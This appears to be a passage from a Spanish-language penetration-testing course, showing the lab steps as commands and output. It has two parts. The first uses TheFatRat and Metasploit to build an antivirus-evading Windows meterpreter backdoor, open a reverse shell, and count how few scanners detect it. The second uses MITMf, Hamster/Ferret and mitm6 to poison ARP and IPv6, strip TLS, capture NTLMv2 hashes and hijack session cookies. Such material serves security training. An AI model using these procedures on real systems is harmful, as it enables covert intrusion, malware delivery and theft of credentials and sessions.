Fatrat (Fat Remote Access Tool) es una gran herramienta que a parte de generar los payloads también nos permite ofuscárselos para evitar los motores de los antivirus.

Esta herramienta está disponible desde Github.

<https://github.com/Screetsec/TheFatRat>

The screenshot shows the GitHub repository page for 'Sreetsec/TheFatRat'. The repository has 3 branches and 7 tags. The 'Clone' section displays the HTTPS URL: <https://github.com/Sreetsec/TheFatRat>. Below the URL, it says 'Use Git or checkout with SVN using the web URL.' A 'Download ZIP' button is also visible.

Aquí le damos a **code** y copiamos la url. Una vez copiada la url vamos a la consola y ponemos:

```
sudo git clone https://github.com/Sreetsec/TheFatRat
```

```
jotta@jotta:~$ sudo git clone https://github.com/Sreetsec/TheFatRat.git      1.6k
[sudo] password for jotta:
Clonando en 'TheFatRat' ...
remote: Enumerating objects: 4, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (3/3), done.
Recibiendo objetos:  7% (1098/14063), 73.73 MiB | 11.13 MiB/s
```

Ahora mismo nos está descargando la herramienta en **/home/user** (user es tu nombre de usuario)

Una vez que se ha descargado vamos a la carpeta y ponemos **ls**, como puedes ver hay una carpeta que se llama **TheFatRat** ingresamos a ella con el comando **cd TheFatRat** y volvemos a poner **ls** para ver que contiene.

```
jotta@jotta:~$ ls
'ax-entries=1'  Documentos  Imágenes  payload.exe  rompeme  smtp-user-enum
cupp            Escritorio  juego.exe   Plantillas  rompemehash  TheFatRat
Descargas       hydra.restore  Música    Público    rompeme.zip  Videos
jotta@jotta:~$ cd TheFatRat/
jotta@jotta:~/TheFatRat$ ls
autorun        chk_tools  grab.sh   java    logs    powerfull.sh  README.md  temp      update
backdoor_apk   config     icons    LICENSE PE      prog.c    release  tools
CHANGELOG.md   fatrat    ISSUES.md lists   postexploit  prog.c.backup setup.sh  troubleshoot.md
jotta@jotta:~/TheFatRat$
```


Como vemos tiene un fichero que se llama **setup.sh** esto es porque hace falta instalar todas las dependencias. TheFatRat usa dependencias oficiales del repositorio de Kali Linux, lo que hace es comprobar si están instaladas y si no lo están entonces las descarga e instala con un apt-get, si en este proceso te salta un error entonces tienes que actualizar las dependencias del fichero **source.list**.

IMPORTANTE: TheFatRat trabaja sobre todo con Metasploit Framework por lo que es importante ejecutar la base de datos de PostgreSQL antes de empezar.

```
sudo service postgresql start
```

Para ejecutar el **setup.sh** ponemos

```
sudo bash setup.sh
```



```
jotta@jotta:~/TheFatRat$ sudo service postgresql start
jotta@jotta:~/TheFatRat$ sudo bash setup.sh
[...]
Leyendo lista de paquetes ... Hechoackages in apt management...
Creando árbol de dependencias
Leyendo la información de estado ... Hecho
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 877 no actualizados.
Done
[...]
Checking necessary packages with your current repositories [...] 100%
```

Nos pedirá que presionemos

Enter para continuar, lo presionamos y esperamos a que termine la instalación.


FatRat tiene una instalación muy tediosa, seguramente te salgan muchos errores de dependencias que no ha encontrado. Para instalarlo puedes buscarlo en internet como instalarlo y solucionarlo rápido.

Una vez se haya terminado la instalación para ejecutar la herramienta tenemos que volver a abrir la base de datos de PostgreSQL ya que fatrat tiene un bug que la cierra y ejecutamos fatrat

```
sudo service postgresql start
```

```
sudo fatrat
```

Nos lanzará un aviso de que no comprobemos los malwares en **virustotal** ya que esta página los reporta.



Presionamos

Enter y ya estamos en el menú principal.



```
[--] Backdoor Creator for Remote Acces [--]
[--] Created by: Edo Maland (Screetsec) [--]
[--] Version: 1.9.7 [--]
[--] Codename: Whistle [--]
[--] Follow me on Github: @Screetsec [--]
[--] Dracos Linux : @dracos-linux.org [--]
SELECT AN OPTION TO BEGIN: [--]

[01] Create Backdoor with msfvenom
[02] Create Fud 100% Backdoor with Fudwin 1.0
[03] Create Fud Backdoor with Avoid v1.2
[04] Create Fud Backdoor with backdoor-factory [embed]
[05] Backdooring Original apk [Instagram, Line,etc]
[06] Create Fud Backdoor 100% with PwnWinds [Excellent]
[07] Create Backdoor For Office with Metasploit
[08] Trojan Debian Package For Remote Acces [Trodebi]
[09] Load/Create auto listeners
[10] Jump to msfconsole
[11] Searchsploit
[12] File Pumper [Increase Your Files Size]
[13] Configure Default Lhost & Lport
[14] Cleanup
[15] Help
[16] Credits
[17] Exit

[TheFatRat]--[~]--[menu]:
```

Como puedes ver es muy sencillo e intuitivo, te deja crear malwares para Windows, Android, Debian, camuflarlos en documentos de Office, incrementar el peso de los malwares para que sean más creíbles...

En este ejemplo vamos a usar la opción **6**, ya que tiene una puntuación de **Excellent** vamos a comprobarlo.

```
[1] Create a bat file+Powershell (FUD 100%)
[2] Create exe file with C# + Powershell (FUD 100%)
[3] Create exe file with apache + Powershell (FUD 100%)
[4] Create exe file with C + Powershell (FUD 98 %)
[5] Create Backdoor with C + Powershell + Embed Pdf (FUD 80%)
[6] Create Backdoor with C / Metepreter_reverse_tcp (FUD 97%)
[7] Create Backdoor with C / Metasploit Staging Protocol (FUD 98%)
[8] Create Backdoor with C to dll ( custom dll inject )
[9] Back to Menu
```

Estas son las opciones que nos da, no te fíes mucho de los porcentajes porque esta herramienta la usa mucha gente y seguro que más de uno ha reportado.

Podemos elegir la que queramos, yo te recomiendo ir probando. Yo voy a seguir con la **4**, pero podría elegir cualquier otra.

```
Set LHOST IP: 192.168.1.83
Set LPORT: 4444
Please enter the base name for output files :pruebaFat

+ [ 1 ] windows/shell_bind_tcp
+ [ 2 ] windows/shell/reverse_tcp
+ [ 3 ] windows/meterpreter/reverse_tcp
+ [ 4 ] windows/meterpreter/reverse_tcp_dns
+ [ 5 ] windows/meterpreter/reverse_http
+ [ 6 ] windows/meterpreter/reverse_https
+
Choose Payload :3
```

Nos pedirá nuestra IP, el puerto, el nombre para el fichero y que elijamos el Payloads, como ves nos da la opción de **windows/meterpreter/reverse_tcp_dns** no todo va a ser con IP's.

Una vez rellenado todo esperamos a que se genere el fichero.

```
Backdoor Saved To : /root/Fatrat_Generated/pruebaFat.exe
Press [ENTER] to continue ..... █
```

Ya se ha generado, el malware se encuentra en la ruta
/root/Fatrat_Generated/pruebaFat.exe

Yo voy a pasarlo al escritorio.

Y ahora muy importante, vamos a poner la consola de Metasploit a la escucha, recuerda que fatrat tiene un bug que cierra la base de datos de PostgreSQL así que hay que volver a ejecutarla.

```
sudo service postgresql start
```

```
sudo msfconsole
```

Configuraremos los parámetros y ponemos el exploit a la escucha.

```

msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.83
LHOST => 192.168.1.83
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.83:4444

```

Voy a pasar el exploit a la máquina de Windows y vemos si establece conexión.

```

[*] Started reverse TCP handler on 192.168.1.83:4444
[*] Sending stage (176195 bytes) to 192.168.1.74
[*] Meterpreter session 1 opened (192.168.1.83:4444 → 192.168.1.74:52533) at 2020-11-04 12:32:52 +0100
meterpreter >

```

Como vemos ha establecido conexión, ahora vamos a comprobar que antivirus lo detectan, esto te recomiendo hacerlo antes de enviarlo.

Bueno, bueno, bueno...

Anti-Virus Scan Results for OPSWAT Metadefender (3/26)			
Last update: 11/04/2020 11:41:50 (UTC)			
ByteHero	✓	Xvirus Personal Guard	✓
AegisLab	✓	Vir.IT eXplorer	✓
K7	✓	Kaspersky	✓
TrendMicro House Call	✓	Quick Heal	✓
RocketCyber	✓	Comodo	✓
Symantec	✓	Huorong	✗ Backdoor/Meterpreter.l
Avira	✓	Sophos	✓
VirusBlokAda	✓	McAfee	✓
Cyren	✓	TACHYON	✓
TrendMicro	✓	Antiy	✓
Ikarus	✗ Trojan.Win64.Crypt	Emsisoft	✓
NANOAV	✓	ESET	✗ a variant of Win64/Kryptik.CBJ trojan
Ahnlab	✓	BitDefender	✓

[Close](#)

8. Envenenar y suplantar servicios

Conceptos

Este tipo de técnicas ya no se centra única y exclusivamente en servicios, sino que vamos a hacer ataques sobre la topología de la red. Vamos a ir atacando a diferentes capas de la red local sobre la que estamos trabajando y por lo tanto hay que tener mucho cuidado para que dicho ataque no provoque una denegación de servicio, a no ser que por contrato ponga que lo haga, entonces no hay problema.

Las técnicas más comunes que se usan para el envenenamiento de redes y la suplantación de servicios consisten en únicamente fallos que se encuentran en una red privada. Algunos de estos fallos pueden ser tener activado IPv6 en los equipos “clientes”, pero no tener ningún servidor o dispositivo usando ese protocolo pudiendo montar nosotros los servicios que queramos. Por lo que con una serie de herramientas se puede confundir a nuestros objetivos usando ese protocolo en su contra.


Para el protocolo IPv4 la técnica más habitual consiste en el “envenenamiento ARP”. El envenenamiento ARP lo que va a hacer es generar muchos paquetes en los que muchos van a ir a la puerta de enlace suplantando la identidad de nuestro objetivo y otra tanda de paquetes ARP irán a nuestro objetivo con la función de suplantar la puerta de enlace, lo que nos va a permitir que la comunicación entre estos dispositivos pase siempre por nosotros. En resumen, un ataque MITM (Man in the Middle).

Esto es interesante ya que vamos a interceptar todo tipo de información, siendo lo más importante las credenciales.

Los ataques de envenenamiento de ARP, dependiendo del tipo de red sobre la que estemos trabajando entrarán en juego un tipo de circunstancias u otras, no siempre vamos a trabajar en una red que hay un Switch, no siempre será el mismo modelo, no van a tener las mismas configuraciones... En algunas tendremos la suerte que no han configurado el ACL (Access Control List) y en otras si.

Ethernet compartida

Si estuviéramos trabajando con un Hub significaría que todas las peticiones y respuestas viajan a todas las tomas, no diferencian máquinas. Si es así es muy sencillo ya que solo tendremos que sniffar el tráfico de la red local.



Ethernet comutada

En una ethernet comutada ya estaríamos trabajando con un Switch. Un Switch Ethernet es lo que se denomina un **Hub inteligente** ya que este adaptador lo que va a hacer es reenviar solo el tráfico Unicast enviado a la dirección que ha hecho la petición y no a todos. En este caso lo que podemos hacer es poner el adaptador en modo promiscuo para hacer que entregue los paquetes a la máquina atacante y de la máquina atacante al host.

Concentradores

Los concentradores también se pueden utilizar con los Switch. Si estamos haciendo la auditoría en un cliente y este tiene un Switch, podemos conectar un Hub a dicho Switch. En dicho Hub podemos conectar la toma legítima y conectarnos como atacantes entonces podríamos hacer el del Ethernet Compartida.

Otra posibilidad es que tengamos la suerte de que nos hemos encontrado con un Switch gestionado que también pueden funcionar en modo monitor para poder inspeccionar el tráfico de la red. Nosotros estaríamos aprovechando esa funcionalidad que tienen estos dispositivos a nuestro favor.

Otro truco sería interceptar directamente en las instalaciones del cliente con dos interfaces de red. La interfaz de red 1 estaría conectada al Switch que maneja las infraestructuras de red en la zona en la que estamos trabajando y la interfaz 2 iría al objetivo. Esto funciona solamente si estamos en las instalaciones del cliente.

TAPs

Los TAPs de red es un método mucho más estable de hacer técnicas de sniffing ya que estarían trabajando en el método EthernetFullDuplex. El método EthernetFullDuplex significa que trabaja en dos direcciones, en dirección al Switch y al atacante, lo que permite que el tráfico no se pierda. Un ejemplo de un adaptador TAP sería la WiFi Pineapple.

Para capturar paquetes que van entre dos equipos en una red comutada se puede usar un ataque **MITM**, pero existen más técnicas como el **redireccionamiento ICMP**, conectar un **servidor DHCP** que esté haciendo una función maliciosa y ponga al atacante como puerta de enlace...

Los comutadores (Switches) mantienen una tabla de traducción que asigna varias direcciones MAC a los puertos físicos del comutador. Como resultado de esto, un Switch puede encaminar inteligentemente paquetes de un host a otro, pero tiene una memoria limitada. La

inundación MAC hace uso de esta limitación para bombardear el conmutador con direcciones MAC falsas hasta que el Switch no pueda mantenerse actualizado.

CADA VEZ QUE VAYAS A USAR UNA HERRAMIENTA DE ESTE TIPO ACTIVA WIRESHARK PARA COMPARAR RESULTADOS.

Envenenamiento IPv4

MITMf

MITMf es una herramienta que está disponible en Github, esta tiene unas peculiaridades al instalarla y es que no es tan sencilla como las otras.

Para descargar MITMf hay que ir al siguiente enlace: <https://github.com/byt3bl33d3r/MITMf>

Después vamos a **Code** y copiamos la URL.



Después abrimos la terminal y ponemos
sudo git clone más la url que hemos copiado para descargar la herramienta.

```
sudo git clone https://github.com/byt3bl33d3r/MITMf.git
```

```
jotta@jotta:~$ sudo git clone https://github.com/byt3bl33d3r/MITMf.git
[sudo] password for jotta:
Clonando en 'MITMf'...
remote: Enumerating objects: 3128, done.
remote: Total 3128 (delta 0), reused 0 (delta 0), pack-reused 3128
Recibiendo objetos: 100% (3128/3128), 1.34 MiB | 3.15 MiB/s, listo.
Resolviendo deltas: 100% (1939/1939), listo.
jotta@jotta:~$
```

Después tenemos que poner el siguiente comando para descargar el submodule

```
cd MITMf && sudo git submodule init && sudo git submodule update --recursive
```

```
jotta@jotta:~$ cd MITMf && sudo git submodule init && sudo git submodule update --recursive
Submódulo 'libs/bdfactory' (https://github.com/secretsquirrel/the-backdoor-factory) registrado para ruta 'libs/bdfactory'
Clonando en '/home/jotta/MITMf/libs/bdfactory'...
Ruta de submódulo 'libs/bdfactory': check out realizado a 'd2f352139f23ed642fa174211eddefb95e6a8586'
jotta@jotta:~/MITMf$
```

Ahora tenemos que instalar los repositorios de python.

```
pip install -r requirements.txt
```

Puede ser que de infinidad de errores en el proceso de instalación y necesites instalar algunas dependencias, a mi me ha dado errores de **NetfilterQueue** y los comandos para solucionarlo han sido estos:

```
sudo apt install python3-pip git libnfnetwork-dev libnetfilter-queue-dev
```

```
sudo pip3 install -U git+https://github.com/kti/python-netfilterqueue
```

Una vez que se ha instalado todo correctamente tenemos que poder correr la aplicación mitmf.py.

Estos procedimientos requieren que pongamos la interfaz en modo redirección.

```
sudo su
```

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
jotta@jotta:~/MITMF$ sudo su
root@jotta:/home/jotta/MITMF# echo 1 > /proc/sys/net/ipv4/ip_forward
root@jotta:/home/jotta/MITMF#
```

Vamos a comprobar que se haya cambiado a 1 poniendo

```
cat /proc/sys/net/ipv4/ip_forward
```

```
root@jotta:/home/jotta/MITMF# cat /proc/sys/net/ipv4/ip_forward
1
root@jotta:/home/jotta/MITMF#
```

Y efectivamente está a 1. 1 Significa encendido y el 0 que está desactivado.

Nosotros tenemos que redireccionar los paquetes que recibimos para que vayan al usuario legítimo.

```
sudo ./mitmf.py -i eth0 --spoof --arp --gateway 192.168.1.1 --targets 192.168.1.97 --responder --hsts --wpad
```

Antes de lanzar el comando asegurate de estar en la carpeta MITMF, sino dará error.

- **-i.** Hace referencia a la interfaz de red.
- **--spoof --arp.** Módulo de spoofing, nos permite hacer la suplantación mediante envenenamiento de ARP.
- **--gateway.** Es el objetivo, el router.
- **--targets.** Cliente que queremos suplantar, también se puede hacer directamente al servidor, pero no lo recomiendo ya que tienes que suplantar y redireccionar todas las peticiones de los clientes y eso puede acabar en denegación de servicio.
- **--responder.**
- **--hsts.** Hace un ataque SSLStrip para aquellas aplicaciones que no estén preparadas para este tipo de características.
- **--wpad.** Lanzar un servicio wpad para que nuestra máquina se ponga como un servidor proxy para los clientes que tengan configurado el detectar de forma automática un proxy o un cortafuegos.

```

root@jotta:/home/jotta/MITMF# sudo ./mitmf.py -i eth0 --spoof --arp --gateway 192.168.1.1 --targets 192.168.1.97 --responder --hsts --wpad
oooooooooooo   ooo   ooooooooooooo   ooooooooooooo
o! o! o! o!   o!   o! o! o!   o!
o! o! o! o!   o!   o! o! o!   o!
o! !! o! o! !! o!   o!!   o!!   o! o!   o!!
o! ! o! o! !!!   o!   o! ! o!   o! !!!!!:
o:   :   ::   :::   :::   :::   :::   :::
o:::   :::   :::   :::   :::   :::   :::   :::
o:::   :::   :::   :::   :::   :::   :::   :::
o:   :   :   :   :   :   :   :   :   :
o:   :   :   :   :   :   :   :   :   :

[*] MITMF v0.9.8 - 'The Dark Side'
- Net-Creds v1.0 online
- SSLstrip+ v0.4
|_ SSLstrip+ by Leonardo Nve running
- Spoof v0.6
|_ ARP spoofing enabled
- Responder v0.2
|_ NBT-NS, LLNMR & MDNS Responder v2.1.2 by Laurent Gaffie online
|_ LDAP server [ON]
|_ IMAP server [ON]
|_ SMTP server [ON]
|_ POP3 server [ON]
|_ FTP server [ON]
|_ Kerberos server [ON]
|_ MSSQL server [ON]
- Sergio-Proxy v0.2.1 online
- SSLstrip v0.9 by Moxie Marlinspike online

```

Y ya está corriendo.

Si quieras comprobar que esta funcionando correctamente podemos ir a la máquina, abrir una cmd y escribir el comando **arp -a**. Si la MAC del atacante y la puerta de enlace son la misma es que el envenenamiento está funcionando.

```

C:\Windows\system32>arp -a


Interfaz: 192.168.1.79 --- 0x3
  Dirección de Internet      Dirección física      Tipo
  192.168.1.1                08-00-27-d2-2d-b9    dinámico
  192.168.1.58               9c-7b-ef-fe-30-9f    dinámico
  192.168.1.78                08-00-27-d2-2d-b9    dinámico

```

Antes de ponernos con la fase de envenenamiento hay que sniffar el tráfico con Wireshark ya que con esta aplicación podemos sacar credenciales de forma automática. Ya solo quedaría esperar y analizar los paquetes en busca de credenciales.

Esta herramienta yo no la suelo usar ya que solo filtra cuando los parámetros son **username** y **pass;password;passwd...**

Ya no se usan esos parámetros a no ser que se use una aplicación súper desactualizada. Para lo que si que funciona muy bien es para los recursos compartidos, antes sacamos que habían recursos compartidos entre el servidor y el cliente, vamos a verlo.



Desde el lado del cliente vamos a **Red** y nos conectamos a **PIZZERIA**, si le hacemos click en la máquina de Kali podemos ver esto.

Como vemos está el servidor, el nombre de usuario y la cadena esa tan larga que ves es la clave cifrada. Lo mejor es que nos está diciendo el tipo de cifrado

NTLMv2. Con esa información podemos copiar el hash y hacer un ataque de diccionario Offline por lo que no vamos a dejar ningún rastro.

Esto de los recursos compartidos es muy común y cuando estaba de programador te puedo decir que muchas veces entre compañeros hemos hecho recursos compartidos por la pereza de no ir pasándonos ficheros.

Hamster + Ferret-sidejack

Existen otras muchas herramientas para llevar a cabo estos ataques, un ejemplo de ello es Hamster que trabaja junto al módulo Ferret. Estas herramientas hay que descargarlas.

```
sudo apt-get install ferret-sidejack
```

```
sudo apt-get install hamster-sidejack
```

Para ejecutar ferret ponemos

```
ferret -i eth0
```

Yo he puesto eth0 porque es mi interfaz de red, esto tienes que cambiarlo por la tuya.

```
root@jotta:/home/jotta/MITM# ferret -i eth0
-- FERRET 3.0.1 - 2007-2012 (c) Errata Security
-- build = Oct 3 2013 20:11:54 (32-bits)
libpcap.so: libpcap.so: cannot open shared object file: No such file or directory
Searching elsewhere for libpcap
Found libpcap
-- libpcap version 1.9.1 (with TPACKET_V3)
  1 eth0      (No description available)
  2 lo       (No description available)
  3 any      (Pseudo-device that captures on all interfaces)
  4 bluetooth-monitor (Bluetooth Linux Monitor)
  5 nflog     (linux netfilter log (NFLOG) interface)
  6 nfqueue   (linux netfilter queue (NFQUEUE) interface)
  7 dbus-system (D-Bus system bus)
  8 dbus-session (D-Bus session bus)

SNIFFING: eth0
LINKTYPE: 1 Ethernet
ID-IP=[192.168.1.74], macaddr=[10:62:e5:0d:f0:52]
```

Lo mismo podemos hacer con hamster, pero nos da la opción de verlo más bonito, para ejecutar hamster solo hay que ir a la ruta **/usr/bin** poner en la terminal **hamster**.

```


root@jotta:/usr/bin# hamster
--- HAMSTER 2.0 side-jacking tool ---
begining thread
Set browser to use proxy http://127.0.0.1:1234
DEBUG: set_ports_option(1234)
DEBUG: mg_open_listening_port(1234)
Proxy: listening on 127.0.0.1:1234
starting adapter eth0
-- FERRET 3.0.1 - 2007-2012 (c) Errata Security
-- build = Oct 3 2013 20:11:54 (32-bits)

```

Como vemos nos da una dirección, la ponemos en el buscador y vemos que es un front-end donde muestra los resultados que saca por consola.



Ahora tenemos que ir a adapters y poner nuestra interfaz de red, en mi caso **eth0**.



Le damos a **Submit Query** y a esperar a que consiga información.

HAMSTER 2.0 Side-Jacking

[[adapters](#) | [help](#)]

STEPS: In order to sidejack web sessions, follow the steps:
1. Select the target browser and adapter.
2. Start capturing traffic.
3. Visit a website that requires authentication.
4. Log in to the account.
5. Wait for the session to be established.
TIPS: remember to refresh this page occasionally
WHEN SWITCHING target, rember to close all windows.

Status

Proxy: No cloned target

Adapters: eth0

Packets: 0

Database: 0

Targets: 0

Ahora buscamos cualquier cosa, yo voy por ejemplo a gmail y me captura esto.

[[cookies](#)]

- <http://mail.google.com/mail>
- [http://b.mail.google.com
/mail/channel](http://b.mail.google.com/mail/channel)

Envenenamiento IPv6

Con el protocolo IPv6 los ataques son diferentes ya que este no trabaja con ARP, por lo que no podemos hacer un envenenamiento ARP sino que lo que vamos a hacer es mandar una serie de paquetes basados en el ICMP que son un equivalente al ARP manda paquetes de **Neighbor Solicitation**.

Los paquetes **Neighbor Solicitation** piden una resolución de una dirección MAC asociada a una IPv6.

Neighbor Advertisement lo que hace es contestar con las direcciones MAC y la dirección IPv6.

Todas las direcciones MAC que estén asociadas a las direcciones IPv6 son almacenadas en el S.O en la **Neighbor Table** y que se puede consultar en el momento que queramos.

Aquí lo que vamos a hacer es mandar paquetes del protocolo **Link-Local Multicast**. **Link-Local Multicas** es una especie de protocolo que funciona en IPv6.

Para empezar, lo recomendable es ponernos como usuario root, para eso hay que poner el comando **sudo su** y nos pedirá nuestra contraseña, no se ve, pero se escribe.

Lo primero es modificar un fichero de con

```
sudo ip6tables -I OUTPUT -p icmpv6 --icmpv6-type redirect -j DROP
```

Ahora activamos el IP_Forwarding para IPv6

```
echo 1 > /proc/sys/net/ipv6/conf/all/forwarding
```

Ahora vamos a comprobarlo con el comando

```
cat /proc/sys/net/ipv6/conf/all/forwarding
```

Y si nos devuelve un 1 es que está activado.

```
root@jotta:/home/jotta# sudo ip6tables -I OUTPUT -p icmpv6 --icmpv6-type redirect -j DROP
root@jotta:/home/jotta# echo 1 > /proc/sys/net/ipv6/conf/all/forwarding
root@jotta:/home/jotta# cat /proc/sys/net/ipv6/conf/all/forwarding
1
root@jotta:/home/jotta#
```

Ahora vamos al ataque.

MITM6


Este ataque lo vamos a llevar a cabo con la herramienta MITM6, esta no viene instalada por defecto en Kali Linux, pero es muy sencilla de instalar.

El comando de instalación es

```
pip install mitm6
```

Una vez instalado hacerlo correr es sencillo, solo hay que poner

```
mitm -i eth0
```



```
root@jotta:/home/jotta# mitm -i eth0
/usr/local/lib/python2.7/dist-packages/scapy/config.py:411: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in a future release.
    import cryptography
Starting mitm6 using the following configuration:
Primary adapter: eth0 [08:00:27:d2:2d:b9]
IPv4 address: 192.168.1.78
IPv6 address: fe80::a00:27ff:fed2:2db9
Warning: Not filtering on any domain, mitm6 will reply to all DNS queries.
Unless this is what you want, specify at least one domain with -d
IPv6 address fe80::5948:1 is now assigned to mac=08:00:27:69:0c:3f host=usr1.escuelanuevoshackers.com ipv4=
IPv6 address fe80::5948:2 is now assigned to mac=08:00:27:bc:71:76 host=sv.EscuelaNuevosHackers.com ipv4=
Sent spoofed reply for ns51.domaincontrol.com. to fe80::5948:1
Sent spoofed reply for ns52.domaincontrol.com. to fe80::5948:1
Sent spoofed reply for ns52.domaincontrol.com. to fe80::5948:1
Sent spoofed reply for download.mozilla.org. to fe80::5948:1
Sent spoofed reply for www.mozilla.org. to fe80::5948:1
Sent spoofed reply for tiles.services.mozilla.com. to fe80::5948:1
Sent spoofed reply for safebrowsing.google.com. to fe80::5948:1
Sent spoofed reply for self-repair.mozilla.org. to fe80::5948:1
Sent spoofed reply for 2.gravatar.com. to fe80::5948:1
Sent spoofed reply for fonts.googleapis.com. to fe80::5948:1
Sent spoofed reply for s.w.org. to fe80::5948:1
Sent spoofed reply for fonts.gstatic.com. to fe80::5948:1
Sent spoofed reply for tiles-cloudfront.cdn.mozilla.net. to fe80::5948:1
Sent spoofed reply for api.wordpress.org. to fe80::5948:2
Sent spoofed reply for instagram.escuelanuevoshackers.com. to fe80::5948:1
```

Nos sacará las IPv6 identificadas y empezará a sniffar tráfico. Lo malo de esta herramienta es que no tiene los automatismos para poder interceptar cualquier tipo de información sensible así que tenemos que empezar a sniffar el tráfico con Wireshark.

Hay muchas herramientas para hacer lo mismo, lo importante no es cual uses sino los resultados.

Esto si la red está más protegida a nivel IPv4 podemos utilizar esta herramienta para aprovechar los fallos de configuración de IPv6.

Aquí lo importante es adaptarse, si vemos que un ataque de envenenamiento de redes con IPv4 no ha dado resultado podemos seguir probando con FOCA, MITM6...

Análisis de red

Aquí vamos a aprender a interpretar la información que estamos viendo cuando realizamos un envenenamiento de la red.

Trucos para ir filtrando en Wireshark.

- **ip.src == <IP>**. Esto indica cual va a ser la IP de origen que establece la comunicación.

Ejemplo: ip.src == 192.168.1.83

- **http contains <valor>**. Esto va a buscar un valor concreto. **Ejemplo:** http contains pass.

- **http.host matches <IP>**. Busca todas las comunicaciones que fuesen de ese dominio o la dirección IP que pongamos. **Ejemplo:** http.host matches 192.168.1

- **eth.addr == <IP>**. Esto es para buscar una dirección MAC en concreto.

Ejemplo: eth.addr == 8:00:27:69:0c:3f

